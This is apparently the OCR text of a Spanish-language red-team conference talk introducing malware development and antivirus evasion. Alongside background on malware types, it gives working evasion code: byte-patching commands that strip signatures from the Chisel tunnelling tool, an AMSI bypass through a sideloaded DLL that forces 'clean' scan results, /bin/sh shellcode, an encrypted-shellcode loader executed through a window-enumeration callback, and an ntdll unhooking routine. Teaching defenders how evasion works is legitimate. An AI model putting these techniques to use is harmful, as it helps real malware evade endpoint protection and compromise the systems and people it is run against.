- INTRODUCCIÓN AL DESARROLLO DE MALWARE, EVASION 101

- Javier Ferrero Rodríguez

Javier Ferrero Rodríguez

- Red Team Lead Cyberproof
- Profesor de Seguridad y Proyectos en la Salle
- Ex-Ctf Team Player
- Miembro “Orgulloso” de L1k0rd3b3ll0ta

@Gibdeon

CyberProof®
A UST Company


INDEX

- Que es el malware
- Defensas
- Firmas Estáticas
- Análisis en memoria
- Dll SideLoading
- Loaders
- Unhook

HISTORIA DEL MALWARE

Creeper 1971

Barrotes 1993



Chernobyl 1999

Wannacry 2017

TIPOS DE MALWARE

Tipos de malware

RANSOMWARE

Le chantajea

SPYWARE

Roba sus datos

ADWARE

Le muestra publicidad sin parar

GUSANOS

Se propagan entre equipos

TROYANOS

Introducen malware en su PC


REDES DE ROBOTS

Convierten su PC en un zombi

EVASIÓN DE DEFENSAS


eset
Avast
Bitdefender
TREND MICRO
CROWDSTRIKE
Trellix
Microsoft
SentinelOne
SOPHOS
Symantec

Firmas Estáticas




- python -c "open('chisel.exe','rb+').write(open('chisel.exe','rb').read().replace(b'chisel', b'sugusu'))"
- python -c "open('chisel.exe','rb+').write(open('chisel.exe','rb').read().replace(b'CHISEL', b'SUGUSU'))”
- perl -pi -e 's/chisel/sugusu/g' chisel.exe
- perl -pi -e 's/CHISEL/SUGUSU/g' chisel.exe


DEMO
TIME

Análisis de Memoria

AMSI Architecture



- Control de cuentas de usuario o UAC (elevación de instalación EXE, COM, MSI o ActiveX)
- PowerShell (scripts, uso interactivo y evaluación dinámica de código)
- Host de secuencias de comandos de Windows (wscript.exe y cscript.exe)
- JavaScript y VBScript
- Macros de Office VBA


DEMO
TIME

DLL Sideloading

Referencias Rutas incompletas → 1º Buscara en el directorio del ejecutable


Referencias Rutas Absolutas → C:\Windows\system32\versión.dll

¿Firma en DLL?

Referencias Débiles → DLL Suplantable

Referencias Fuertes → DLL Firmada

Procmon


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time ... Process Name PID Operation Path

Bypass AMSI DLL SideLoading

Bypass AMSI with DLL side loading

```
#define AMSI_RESULT_CLEAN 0

extern "C" __declspec(dllexport) HRESULT AmsiScanBuffer(
    HANDLE amsiContext,
    PVOID buffer,
    ULONG length,
    LPCWSTR contentName,
    LPVOID amsiSession,
    INT * result
)
{
    *result = AMSI_RESULT_CLEAN;
    return S_OK;
}
```


DEMO
TIME

Loaders

¿Qué entendemos por Shellcode?

```
xor eax, eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
push eax
mov edx, esp
push ebx
mov ecx, esp
mov al, 11
int 0x80
```

PIC CODE


¿Que necesitamos para un cargador?

```
extern "C" __declspec(dllexport) void Pruebas() {
    AESDecrypt((BYTE*)payload, payload_len, (BYTE*)key, sizeof(key));

    LPVOID addr = ::VirtualAlloc(NULL, sizeof(payload), MEM_COMMIT, PAGE_READWRITE);
    ::RtlMoveMemory(addr, payload, sizeof(payload));


    DWORD oldProtect = 0;
    BOOL res = VirtualProtect(addr, payload_len, PAGE_EXECUTE_READ, &oldProtect);

    ::EnumChildWindows(NULL, (WNDENUMPROC)addr, NULL);

}
```


DEMO
TIME

Unhooking

Espacio de Usuario Hooking



Espacio de Usuario Hooking

```
static int UnhookNtdll(const HMODULE hNtdll, const LPVOID pMapping) {
    /*
        UnhookNtdll() finds .text segment of fresh loaded copy of ntdll.dll and copies over the hooked one
    */
    // create a pointer to the NTHeaders of the unhooked NTDLL.dll binary.
    DWORD oldprotect = 0;
    PIMAGE_DOS_HEADER pImgDOSHead = (PIMAGE_DOS_HEADER)pMapping;
    PIMAGE_NT_HEADERS pImgNTHead = (PIMAGE_NT_HEADERS)((DWORD_PTR)pMapping + pImgDOSHead->e_lfanew);
    int i;
    // string obfuscation of VirtualProtect0x0 using a character array rather than char *.
    unsigned char sVirtualProtect[] = { 'V','i','r','t','u','a','l','P','r','o','t','e','c','t', 0x0 };
    // create pointer to the virtualProtect function for use w/o adding the function to our import address table.
    VirtualProtect_t VirtualProtect_p = (VirtualProtect_t)GetProcAddress(GetModuleHandleA((LPCSTR)sKernel32), (LPCSTR)sVirtualProtect);

    // find .text section
    for (i = 0; i < pImgNTHead->FileHeader.NumberOfSections; i++) {
        PIMAGE_SECTION_HEADER pImgSectionHead = (PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(pImgNTHead) +
            ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));
        //compare the section name with ".text" if passes continue.
        if (!strcmp((char*)pImgSectionHead->Name, ".text")) {
            // prepare ntdll.dll memory region for write permissions.
            // open the hooked NTDLL.dll memory location + the virtual address of the unhooked .text section and change the entire .text
            VirtualProtect_p((LPVOID)((DWORD_PTR)hNtdll + (DWORD_PTR)pImgSectionHead->VirtualAddress),
                pImgSectionHead->Misc.VirtualSize,
                PAGE_EXECUTE_READWRITE,
                &oldprotect);
```


DEMO
TIME

Links Materiales

https://github.com/jpillora/chisel
https://github.com/rasta-mouse/ThreatCheck
https://learn.microsoft.com/es-es/sysinternals/downloads/procmon
https://github.com/HavocFramework/Havoc